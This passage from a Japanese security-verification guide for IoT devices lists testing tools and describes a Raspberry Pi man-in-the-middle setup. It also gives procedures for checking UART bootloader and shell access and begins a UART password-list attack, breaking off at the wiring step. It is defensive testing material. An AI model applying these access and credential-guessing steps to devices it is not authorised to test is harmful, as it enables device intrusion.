4 セキュリティ検証の詳細手順

4.1 概要

本章では、セキュリティ検証における検証手順の詳細を示す。セキュリティ検証の実施にあたっては、脅威分析の結果に基づき、検証項目を選定する。ただし、脅威分析で洗い出されたすべての脅威に対する検証を行うことや本章に示すすべての検証を行うことは費用の観点から現実的ではない。そのため、脅威分析において検証すべき脅威の絞り込みを行う必要がある。例えば、第 3 章で示した DREAD によるスコアリングを実施していた場合、優先的に検証すべき項目を定量的に選定することができる。

セキュリティ検証の開始時点で、必ずしも脅威分析が実施されているとは限らない点には注意が必要である。脅威分析が実施されていなかった場合、第 3.1 節でも述べたように、必要に応じて、いくつかの脅威分析手法を選択して簡易的な分析を行い、その結果を検証項目の選定に活用する。例えば、DFD を作成し、機器のインタフェースに入出力されるデータの洗い出しを行い、検証依頼者と検証サービス事業者間で議論の上、検証対象のインタフェースとデータを選定する、といった方法がある。

本章に記載する検証項目は、広範に使用される検証手法を中心に選定しつつ、第 3 章で示した脅威分析の結果も参考としている。各手法は、検証目的を満たすための一つの例であるため、必要に応じて、検証の手法や使用するツールを変更して構わない。なお、検証実施にあたっては、検証依頼者との NDA や免責事項を遵守する必要があるほか、各種法令についても遵守する必要がある。検証実施において遵守する必要がある法令等については本編の第 3.5.1 項に記載しているため、併せて参照いただきたい。また、検証によって機器の脆弱性が検出された場合、その脆弱性を適切に管理する必要がある。

本節では、各検証項目の概要と、使用するツール及びライブラリについて述べる。

4.1.1 ファームウェア解析

第 4.3 節では、主に、機器からのファームウェア抽出可否を確認する手法やファームウェアの展開方法について述べる。検証対象機器が UART や SPI といったインタフェースを有する場合、当該インタフェースからファームウェアへのアクセスが可能な場合があるため、ファームウェアの抽出可否を確認することが求められる。さらに、ファームウェアが抽出された場合、ファームウェアファイルを解析し、機微な情報の取得が可能か否を確認する。

ファームウェアの抽出可否の確認にはハードウェアを手動で解析する必要があり、費用が高くなる傾向がある。検証依頼者の要望によっては、攻撃者にファームウェアファイルを入手されてしまったという前提の基検証依頼者からファームウェアファイルを受領し、ファームウェアの抽出可否の確認はせず、ファームウェアファイルの解析のみを行う場合もある。

本章で解説するファームウェア解析で使用するツール、ライブラリを表 4-1 に示す。

表 4-1 ファームウェア解析で使用するツール、ライブラリ

ツール、ライブラリ	概要
Tera Term	リモートログオンクライアント。シリアル

ツール、ライブラリ	概要
https://ttssh2.osdn.jp/	ポートを経由したコマンド実行可否確認の際に使用する。
AE-FT2232 https://akizukidenshi.com/download/AE-FT2232manual.pdf	USBとその他のシリアル通信を変換するためのモジュール。USB と UART の変換を行うために使用する。
BusPirate http://dangerousprototypes.com/docs/Bus_Pirate	シリアル通信によって、様々な機器と通信するためのハードウェアであり、python スクリプトを動作させることができる。UART を経由したシェルアクセスを試行する際に使用する。
TL886 http://www.autoelectric.cn/en/tl866_main.html	ROM ライタ。チップからファームウェアを抽出する際に使用する。
Xgpro http://www.autoelectric.cn/en/tl866_main.html	ROM ライタ TL886 に付属するアプリケーション。チップからファームウェアを抽出する際に使用する。
binwalk https://github.com/ReFirmLabs/binwalk	ファームウェア解析ツール。バイナリ形式のファームウェアを展開する際に使用する。
QEMU https://www.qemu.org/	汎用のエミュレータ。ファームウェアファイルのエミュレーションを行う際に使用する。

4.1.2 バイナリ解析

第 4.4 節では、主にバイナリファイル内に脆弱性になりうる箇所が存在するか否かを確認する検証手法について述べる。バイナリ解析を行うことで、バイナリファイル内で使用している関数や制御フローが確認できる。本章では、自動化された静的解析ツールを用いる方法と、デコンパイラ等を用いてリバースエンジニアリングされたコードを手動で解析する方法について述べる。リバースエンジニアリングを伴う手動での解析によってすべてのコードを確認することは現実的ではない。そのため、自動化された静的解析ツールを用いて、脆弱性になりうる箇所を絞り込んだ上で、詳細を解析すると良い。

本章で解説するバイナリ解析で使用するツール、ライブラリを表 4-2 に示す。

表 4-2 バイナリ解析で使用するツール、ライブラリ

ツール、ライブラリ	概要
cwe_checker https://github.com/fkie-cad/cwe_checker	自動化された静的解析ツール。バイナリファイル内に特定の脆弱性になりうる箇所があるかを静的解析する。
Ghidra https://ghidra-sre.org/	リバースエンジニアリング用ツール。バイナリファイルをデコンパイルする際に使用する。
Android Debug Bridge (adb) https://developer.android.com/studio/command-line/adb?hl=ja	Android 端末と通信するためのコマンドラインツール。Android 端末にシェルアクセスする際に使用する。
Mobile Security Framework (MobSF) https://github.com/MobSF/Mobile-Security-Framework-MobSF	モバイルアプリケーションの検証を行うフレームワーク。モバイルアプリケーションの静的解析で使用する。
jadx https://github.com/skylot/jadx	Java のデコンパイラ。apk 形式の Android アプリケーションをデコンパイルする際に使用する。

4.1.3 ネットワークスキャン

第 4.5 節では、オープンしているポートや動作しているサービスを特定する検証手法について述べる。セキュリティ検証を開始する時点で動作サービス等が不明な場合、ネットワークスキャンで得られた結果によって検証内容の詳細を決定する場合も多い。そのため、検証の初期に実施することが望ましい。実行が容易で、かつ、有益な情報が得られる可能性があるため、優先して実施すべき検証である。

本章で解説するネットワークスキャンで使用するツール、ライブラリを表 4-3 に示す。

表 4-3 ネットワークスキャンで使用するツール、ライブラリ

ツール、ライブラリ	概要
Nmap https://nmap.org/	ポートスキャナ。オープンしているポートや動作しているサービスのバージョンの調査に使用する。

4.1.4 既知脆弱性の診断

第 4.6 節では、主に、既知の脆弱性が存在するか否かを確認する検証手法について述べる。本項目には、CVE 識別番号が発行されている脆弱性に加え、CVE 識別番号の発行有無に依らない代表的な脆弱性有無の確認や可用性の検証等も含めている。既知脆弱性には様々な種類があり、その再現条件や影響も脆弱性によって異なる。すべての既知脆弱性を網羅的に検証することは現実的ではないため、脆弱性の影響や検証の工数等を鑑み、検証内容を決定する必要がある。決定方法の一つとし

て、CVSS を算出し、スコアの高い脆弱性を優先的に検証の対象とする方法がある。

本章で解説する既知脆弱性の診断で使用するツール、ライブラリを表 4-4 に示す。

表 4-4 既知脆弱性の診断で使用するツール、ライブラリ

ツール、ライブラリ	概要
Metasploit Framework https://www.metasploit.com/	ペネトレーションテスト等で使用されるフレームワーク。既知の脆弱性が再現するか否かを確認する際に使用する。
OWASP ZAP https://www.zaproxy.org/	Web アプリケーションのセキュリティ診断用ツール。Web アプリケーションの脆弱性を検査する際に使用する。
John the Ripper https://www.openwall.com/john/	パスワード解析ツール。ハッシュ化されたパスワードの復元可否の確認に使用する。
hping3 https://tools.kali.org/information-gathering/hping3	カスタマイズした TCP/IP パケットを送信するツール。可用性の検証で使用する。
Scapy https://scapy.net/	任意のパケットを容易に構築することができる python ライブラリ。可用性の検証で使用する。
slowloris https://github.com/gkbrk/slowloris	HTTP DoS 攻撃を行うためのツール。HTTP DoS に対する可用性検査で使用する。
logcat https://developer.android.com/studio/command-line/logcat?hl=ja	Android 端末で使用できるログ出力のためのコマンドラインツール。Android 端末においてログをダンプする際に使用する。
apksigner https://developer.android.com/studio/command-line/apksigner?hl=ja	apk ファイルの署名ツール。Android アプリケーションの署名バージョンを確認する際に使用する。

4.1.5 ファジング

第 4.7 節では、ファジングによる検証手法について述べる。ファジングは、機器の動作に問題を起こす可能性のあるデータ（ファズデータ）を大量に送り込み、その応答や挙動を監視することで脆弱性を検出する検証である。ファジングを行う際には、検証対象機器のどのプログラムに対して検証を行うかを明確

にすることが重要である。例えば、HTTP サーバに対する検証を行う場合は、HTTP におけるファズデータ（例：膨大な長さの URL）を生成する必要があり、HTTP サーバが処理しないレイヤのプロトコル（例：TCP/IP）におけるファズデータを生成しても有効な検証とはならない点に注意が必要である。

本章で解説するファジングで使用するツール、ライブラリを表 4-5 に示す。

表 4-5 ファジングで使用するツール、ライブラリ

ツール、ライブラリ	概要
Peach Fuzzer https://sourceforge.net/projects/peachfuzz/	ファジングツール。ファイルファジング及びネットワークファジングを行う際に使用する。

4.1.6 ネットワークキャプチャ

機器やサービスのネットワークパケットを取得し、不審なパケットが無いか、重要情報が適切に保護されているか等を確認する検証である。本章では、パケットの改ざんに関する検証も含む。特に、通信内容や暗号化の確認は基本的な検証であり、容易に実施可能であるため、外部と通信する機能を有する機器の場合、優先的に実施することが望ましい。

本章で解説するネットワークキャプチャで使用するツール、ライブラリを表 4-6 に示す。

表 4-6 ネットワークキャプチャで使用するツール、ライブラリ

ツール、ライブラリ	概要
Wireshark https://www.wireshark.org/	パケットキャプチャツール。通信をキャプチャする際に使用する。
mitmproxy https://mitmproxy.org/	プロキシツール。HTTP(S)通信の内容を確認、改ざんする際に使用する。

4.2 検証環境

4.2.1 検証環境概要

本章に記載する検証手順は、表 4-7 に示すいずれかの環境で動作確認を行った。

表 4-7 動作確認環境

環境名	詳細
Windows 環境	ホスト OS としてインストールされた Windows 10 Pro 64bit 版。
Ubuntu 環境	Windows 環境のゲスト OS としてイントールされた Ubuntu18.04LTS 64bit 版。
Raspberry Pi 環境	Raspberry Pi 4 にインストールされた Raspbian GNU/Linux 10 (Buster) 32bit 版。 後述する Wi-Fi アクセスポイント及び透過型プロキシとして動作する環

環境名	詳細
	境が構築されている。
Kali 環境	Windows 環境のゲスト OS としてイントールされた Kali Rolling (2020.3) 64bit 版。
Android 端末	Android バージョン 10 が動作するモバイル端末。検証対象のモバイルアプリケーションを本環境にインストールし、動作確認を行った。

表 4-7 に示す Raspberry Pi 環境は Wi-Fi アクセスポイント及び透過型プロキシとして動作するように、環境を構築している。第 4.2.2 項では Raspberry Pi 環境の概要として、環境のイメージや導入するツール、通信経路上で行われる処理について述べる。なお、付録の第 6.4 節では Raspberry Pi 環境の構築方法について述べる。

4.2.2 Raspberry Pi 環境の概要

表 4-7 に示す Raspberry Pi 環境には、Wi-Fi アクセスポイント及び透過型プロキシとして動作するための環境を構築した。透過型プロキシとは、機器側での設定を行わずに、機器と外部（インターネット等）との間の通信を取得する機能やサーバのことを指す。これらを導入し、Wi-Fi アクセスポイントとして動作する Raspberry Pi 環境に検証対象機器を接続することで、無線 LAN 環境を構築することができ、検証対象機器に対する中間者攻撃を想定した検証を行うことができる。Raspberry Pi 環境のイメージを図 4-1 に示す。




図 4-1 Raspberry Pi に構築する環境イメージ

図 4-1 に示す Raspberry Pi 環境では、四つのツールを導入することで、Wi-Fi アクセスポイント及び透過型プロキシを同時に実現している。表 4-8 に導入したツールを示す。

表 4-8 Raspberry Pi 環境に導入されたツール

ツール名	概要・用途
hostapd	ネットワークインタフェースをアクセスポイントや認証サーバとして動作させるためのバックグラウンドプログラム。 Raspberry Pi 環境では無線 LAN インタフェースを Wi-Fi アクセスポイントとして動作させるために使用する。
isc-dhcp-server	クライアントに対して動的に IP アドレスを割り当てる DHCP サーバを構築するためのバックグラウンドプログラム。 Raspberry Pi 環境では Wi-Fi アクセスポイントに接続した端末に対し、動的に IP アドレスを割り当てるために使用する。
iptables	IP 通信のルーティングや IP マスカレードの設定等を行うためのコマンド。図 4-1 に示すルーティングおよび IP マスカレードの設定を行う。ルーティングの設定を行うことで特定のポートに対する TCP 通信を後述の mitmproxy に転送する。これは透過型プロキシの構築のために必要な操作である。IP マスカレードは Wi-Fi アクセスポイントを構築するために使用する。
mitmproxy	HTTP 通信や HTTPS 通信等を表示、変更するためのプロキシツール。Raspberry Pi 環境が受信した通信のうち、特定のポートに対して送信された TCP 通信の表示、変更を行うために使用。Rapberry Pi 環境を透過型プロキシとして動作させるために使用する。

表 4-8 に示すツールを導入し適切に設定を行うことで、Raspberry Pi 環境は Wi-Fi アクセスポイント及び透過型プロキシとして動作する。Raspberry Pi 環境が Wi-Fi アクセスポイント及び透過型プロキシとして動作する場合の接続端末からインターネットまでの通信経路(図 4-1 に示す①～⑤)と各通信経路上で行われる処理を以下に記載する。

① hostapd によってアクセスポイントとなった Raspberry Pi 環境の無線 LAN インタフェースに接続端末が接続する。また、接続と同時に isc-dhcp-server によって、接続端末に動的に IP アドレスが割り当てられる。

② 接続端末から通信が発生した場合、接続端末、無線 LAN インタフェース、iptables という順序で通信が行われる。

③ iptables では特定のポートに対する TCP 通信のみ、mitmproxy にフォワーディングを行い、それ以外のポートに対する TCP 通信である場合、⑤の処理が行われる。また、特定のポートに対する通信が発生している場合、mitmproxy による通信内容の表示、変更等が行われる。

④ mitmproxy により TCP 通信が破棄されなかった場合、⑤の処理が行われる。

⑤ iptables により、IP マスカレードの処理が行われ、有線 LAN インタフェースに通信が転送される。

付録の第 6.4 節では、Raspberry Pi 環境の構築手順として、Wi-Fi アクセスポイントと透過型プロキシの構築手順を示す。

4.3 ファームウェア解析

4.3.1 UART 経由でのアクセス可否確認

（1） 検証概要

UART 経由で検証対象機器にアクセス可能であるか否か確認を行う。ここでは、ブートローダコマンドの実行可否およびシェルアクセスの可否の確認を行う。UART からブートローダコマンドの実行やシェルアクセスが可能である場合、第三者により不正にファームウェアを読み出されるリスクが存在する。そのため、UART 経由でのアクセスが可能であった場合、ファームウェアの抽出を試行することが望ましい。ただし、ファームウェアの抽出に用いるコマンドは、機器の仕様に依存するため、本別冊では具体的な手順は割愛する。

（2） ツール等の導入手順

参考 URL[1]に記載の手順に従い、Windows 環境に Tera Term をインストールする。

（3） 検証手法

1. Tera Term の起動と接続設定を行う。

   Tera Term を起動し、設定からシリアルポートを選択しシリアルポート設定のウィンドウを表示する。起動時に新規接続の設定ウィンドウが出た場合は一度キャンセルを押下する。図 4-2 にシリアルポートの設定ウィンドウの選択画面を示す。




図 4-2 Tera Term におけるシリアルポートの設定画面の表示方法

図 4-3 にシリアルポート設定画面を示す。




図 4-3 Tera Term におけるシリアルポートの設定画面

図 4-3 に示すシリアルポート設定ウィンドウでシリアルポートやスピード(baud rate とも呼ばれる)等の設定を機器に合わせて行う。スピードの特定方法の一例として、オシロスコープによる baud rate の計測等が挙げられる。

2. UART とシリアル変換モジュール、PC の配線を行い、電源を投入する。
   UART は 3 本または 4 本の端子を有しており、それぞれの端子には表 4-9 に示す役割が与えられている。

表 4-9 UART における各端子の役割

端子名	役割
GND	UART の存在する回路基板上における電圧の基準値を定める
TX	外部端末へシリアル信号を送信する
RX	外部端末からのシリアル信号を受信する
Vcc	シリアル信号を増幅させるために電圧の印加を行う

UART によるシリアル通信を行う際には、GND 同士、TX と RX、RX と TX をそれぞれ結線する必要がある。検証対象機器と AE-FT2232 を接続する場合、検証対象機器における UART の GND を AE-FT2232 の GND に、ネットワークカメラの TX を AE-FT2232 の RX に、そして検証対象機器の RX を AE-FT2232 の TX に結線する。
ブレッドボードを用いた上記の配線イメージを図 4-4 に示す。ブレッドボードを用いるのは、配線を

容易にするためである。




図 4-4 AE-FT2232 を用いた UART によるシリアル通信の配線イメージ

また、AE-FT2232 のピン配置は参考 URL[2]から確認できる。実際の配線例は図 4-5 に示す通りとなる。




図 4-5 AE-FT2232 を用いた UART の配線例

検証対象機器は黒色のケーブルが GND、黄色が TX、青色が RX となっている。図 4-5 に示す配線を行った後、ネットワークカメラの電源を投入する。

3. ブートローダコマンドの実行可否確認をする。

機器側で UART からのアクセスに対策が行われていない場合、ブートログが表示され、ブートローダコマンドの実行画面に遷移可能な場合がある。ブートローダコマンドの実行画面に遷移するための手順は機器に依存するが、一例としては、ブートログ表示中に特定のタイミングでキー入力を行うことで画面遷移する機器がある。ブートローダコマンドの実行画面に遷移できた場合、以下のようにブートローダコマンドが実行可能となる。

```
# help
?       - alias for 'help'
boot    - boot default, i.e., run 'bootcmd'
(以下省略)
```

4. シェルアクセスの可否確認をする。

手順 3 では、特定のタイミングでキー入力を行う例を示したが、ブートログ表示中にキー入力を行わない場合、OS が起動され、シェルのログイン画面に遷移する場合がある。以下にログイン画面の例を示す。ログイン画面にて正常にユーザ名とパスワードを入力した場合、シェルへのアクセスが可能となる。

```
ARM Linux 3.3

Released under GNU GPL

login:
```

（4） 期待される結果

ブートローダコマンドの実行及びシェルアクセスの可否が確認できる。出荷版の製品では、UART からのブートローダコマンドの実行やシェルアクセスが可能であることは望ましくないが、対策がなされていない場合、当該操作が実行されてしまう。また、これらの操作が可能であった場合、ファームウェアの抽出も可能な場合があるため、シェルやブートローダのコマンドを確認し、ファームウェア抽出を試行する。

（5） 参考 URL

[1] http://ttssh2.osdn.jp/
[2] https://akizukidenshi.com/download/AE-FT2232manual.pdf

（6） 備考

Windows 環境で動作を確認した。
Tera Term は 4.103 で動作を確認した。

4.3.2 UART 経由でのシェルアクセス時のユーザ認証におけるパスワードリスト攻撃

（1） 検証概要

UART 経由でのシェルアクセス時に行われるユーザ認証において、推測されやすいユーザ名やパスワー

ドを使用しているか否かの確認を行う。ここでは、パスワードリスト攻撃により、パスワードに含まれるユーザ名およびパスワードの組み合わせによるログインを試行し、ログイン可能であるかを確認する手法について解説する。

（2） ツール等の導入手順

参考 URL[1]に記載の手順に従い、Windows 環境に Tera Term をインストールする。

（3） 検証手法

本項では、Windows 環境で Python スクリプトを実行し、UART を経由したパスワードリスト攻撃を行う手法について解説する。第 4.3.1 項で記載した手順は UART にアクセスすることが目的であったため、AE-FT2232 を使用したが、本項では Python スクリプトを実行することから BusPirate を使用したパスワードリスト攻撃の検証手法を記載する。

1. パスワードリストの入手を行う。
   パスワードリストは様々なものが存在するため、検証要求に応じた内容のパスワードリストを選定する。一例として、参考 URL[2]のようなパスワードリストが公開されている。
2. Tera Term の起動と BusPirate のセルフテストを行う。
   Tera Term を起動し、設定からシリアルポートを選択する。
   Tera Term と BusPirate 間の設定画面を図 4-6 に示す。ただし、ポート（図 4-6 の例では COM5）は環境によって異なる。




図 4-6 Tera Term におけるシリアルポート設定

図 4-6 に示す設定の完了後、参考 URL[3]のセルフテスト手順に従って設定を行い、セルフテストを行う。セルフテストは、BusPirate が提供する機能の一つで、セルフテストを行うことで Windows 環境と BusPirate 間の疎通確認を行うことができる。

セルフテストを実行してエラーが発生した場合、Windows 環境と BusPirate 間の疎通ができていないことが確認できるため、セルフテストの実行を推奨する。セルフテストを実行し、エラーが確認されなければ次の手順に進む。

3. BusPirate と UART の配線を行う。
   第 4.3.1 項に記載した通り、ネットワークカメラの GND、TX、RX を BusPirate の GND、RX、TX にそれぞれ結線する必要がある。BusPirate のピン配置は参考 URL[3]に記載されており、BusPirate を通じて UART によるシリアル変換を行う際は、MOSI 端子に検証対象機器の TX 端子を、MISO 端子に RX 端子を接続する。
   上記の場合、配線イメージは図 4-7 に示す通りとなる。




図 4-7 BusPirate を用いた UART によるシリアル通信の配線イメージ

上記の配線イメージを基に配線を行った際の配線例を図 4-8 に示す。

